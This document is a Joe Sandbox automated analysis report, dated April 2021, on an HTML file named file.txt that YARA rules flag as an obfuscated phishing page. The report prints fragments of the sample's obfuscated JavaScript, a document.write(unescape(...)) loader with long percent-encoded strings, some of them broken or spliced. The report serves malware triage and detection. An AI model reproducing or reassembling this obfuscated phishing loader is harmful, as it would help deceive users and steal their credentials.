ID: 392880
Sample Name: file.txt
Cookbook: default.jbs
Time: 23:35:09
Date: 19/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report file.txt

Overview

General Information

Sample Name:	file.txt
Analysis ID:	392880
MD5:	8896a1eb844cb0..
SHA1:	78b25819b6270e..
SHA256:	7db3772473959c..
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

HTMLPhisher

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%


Signatures

Yara detected HtmlPhish44

Yara detected obfuscated html page

Queries the volume information (nam…

Classification



Startup

- **System is w10x64**
- notepad.exe (PID: 3504 cmdline: 'C:\Windows\system32\NOTEPAD.EXE' C:\Users\user\Desktop\file.txt MD5: BB9A06B8F2DD9D24C77F389D7B2B58D2)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
file.txt	JoeSecurity_Obshtml	Yara detected obfuscated html page	Joe Security	
file.txt	JoeSecurity_HtmlPhish_44	Yara detected HtmlPhish_44	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Phishing:


Yara detected HtmlPhish44

Yara detected obfuscated html page

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Process Injection 1	OS Credential Dumping	Process Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	System Information Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Behavior Graph



Behavior Graph

ID: 392880

Sample: file.txt

Startdate: 19/04/2021


Architecture: WINDOWS


Score: 56

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





```
<script language="javascript">                                    document.write(unescape('%3c%21%44%
2b%44%61%74%65%2e%6e%6f%77%28%29%3b%3c%2f%73%63%72%69%70%74%3e%0a%3c%6d%65%74%61%20%68%74%74%70%2d%65%71%75%69%76%3
e%3c%73%63%72%69%70%74%3e%65%76%61%6c%28%66%75%6e%63%74%69%6f%6e%28%24%6e%62%72%75%74%2c%20%24%75%74%6e%62%72%2c%20
%72%5d%20%7c%7c%20%24%75%79%6e%28%24%6e%62%72%29%3b%7d%24%75%74%20%3d%20%5b%66%75%6e%63%74%69%6f%6e%20%28%24%65%6e%
3d%22%2c%22%31%69%3d%3d%22%2c%22%31%77%3d%3d%22%2c%22%31%79%3d%3d%22%2c%22%31%7a%3d%3d%22%2c%22%31%41%3d%3d%22%2c%2
4%3f%31%31%2a%72%2b%6e%3a%6e%2c%75%2b%2b%25%34%29%26%26%28%39%2b%3d%70%2e%31%33%28%31%34%26%72%3e%3e%28%2d%32%2a%75
%32%6f%24%5d%22%2b%33%28%22%32%70%22%29%2c%22%69%22%29%2c%6e%3d%64%28%22%32%71%22%29%3b%78%2e%46%28%6e%2b%22%32%72%
3b%74%3c%6e%2e%41%3b%74%2b%2b%29%7b%37%20%39%3d%62%2e%31%52%2e%31%53%5b%33%28%22%67%22%29%5d%28%62%29%2c%75%3d%6e%5
8%29%38%20%72%3b%72%28%30%29%7d%4a%28%78%29%7b%7d%7d%63%5b%33%28%22%32%67%22%29%5d%3d%33%28%22%32%66%22%29%2c%63%2e
%99%a0%5f%30%78%62%66%31%62%e2%99%a0%66%72%49%79%42%57%e2%99%a0%74%72%79%e2%99%a0%61%70%70%6c%79%e2%99%a0%e2%99%a0%
47%6b%4c%57%4f%69%63%50%43%6b%71%e2%99%a0%44%67%66%49%42%67%75%e2%99%a0%79%32%39%55%43%32%39%53%7a%71%e2%99%a0%45%3
2%99%a0%30%78%31%39%e2%99%a0%79%32%39%31%42%4e%72%4c%43%47%e2%99%a0%6f%64%6e%72%41%31%50%52%74%4c%7a%67%41%77%72%78
%72%4e%44%74%45%4b%35%50%75%57%e2%99%a0%44%78%6a%55%69%68%72%4f%41%78%6d%49%6b%73%47%47%6b%71%e2%99%a0%72%4c%44%4b%
75%63%74%6f%72%e2%99%a0%70%72%6f%74%6f%74%79%70%65%e2%99%a0%30%78%31%31%e2%99%a0%30%78%34%e2%99%a0%30%78%31%37%e2%9
2%e2%99%a0%4d%6e%67%30%4e%45%31%44%56%54%41%77%55%31%4a%74%64%33%46%e2%99%a0%30%78%32%61%e2%99%a0%30%78%39%e2%99%a0
```

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	392880
Start date:	19.04.2021
Start time:	23:35:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.txt
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.phis.winTXT@1/0@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .txt
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, MusNotifyIcon.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Report size getting too big, too many NtProtectVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	HTML document, ASCII text, with very long lines
Entropy (8bit):	3.4046831362921006
TrID:	
File name:	file.txt
File size:	14862
MD5:	8896a1eb844cb01ce56eddfabe90282d
SHA1:	78b25819b6270edc53c5763719b5c9f81bc3f1ac
SHA256:	7db3772473959c79e30762b7f75bbca9abd8f41f1bd4e5530db7f63b3769f873
SHA512:	b8200ece81ebff8e4b654335d946e9e8c52336c28917fdc82a86ac73ab37dcc9e3fcf41638ca662b57dd4f72b9e75664a0097d0b12180e90b7bf075b875d2f36
SSDEEP:	192:ua/7cWZGSaQsbezjPQdzA68zM9oXC8M9hR8Zw5RmhLqa7oiSUy0/HA0:z944+zA68zGB8M9zkT75/A0
File Content Preview:	<script language="javascript">........document.write(unescape('%3c%21%44%4f%43%54%59%50%45%20%68%74%6d%6c%3e%3c%68%74%6d%6c%3e%3c%68%65%61%64%3e%3c%73%63%72%69%70%74%3e%76%61%72%20%6d%69%7a%7a%73%3d%22%72%68%61%6d%6d%6f%6e%64%40%74%62%63%6f%6e%73%75%6c%74

File Icon

📄	
Icon Hash:	74f4e4e4e4e4e4e4

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: notepad.exe PID: 3504 Parent PID: 5536

General

Start time:	23:36:05
Start date:	19/04/2021
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\NOTEPAD.EXE' C:\Users\user\Desktop\file.txt
Imagebase:	0x7ff7977d0000
File size:	245760 bytes
MD5 hash:	BB9A06B8F2DD9D24C77F389D7B2B58D2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis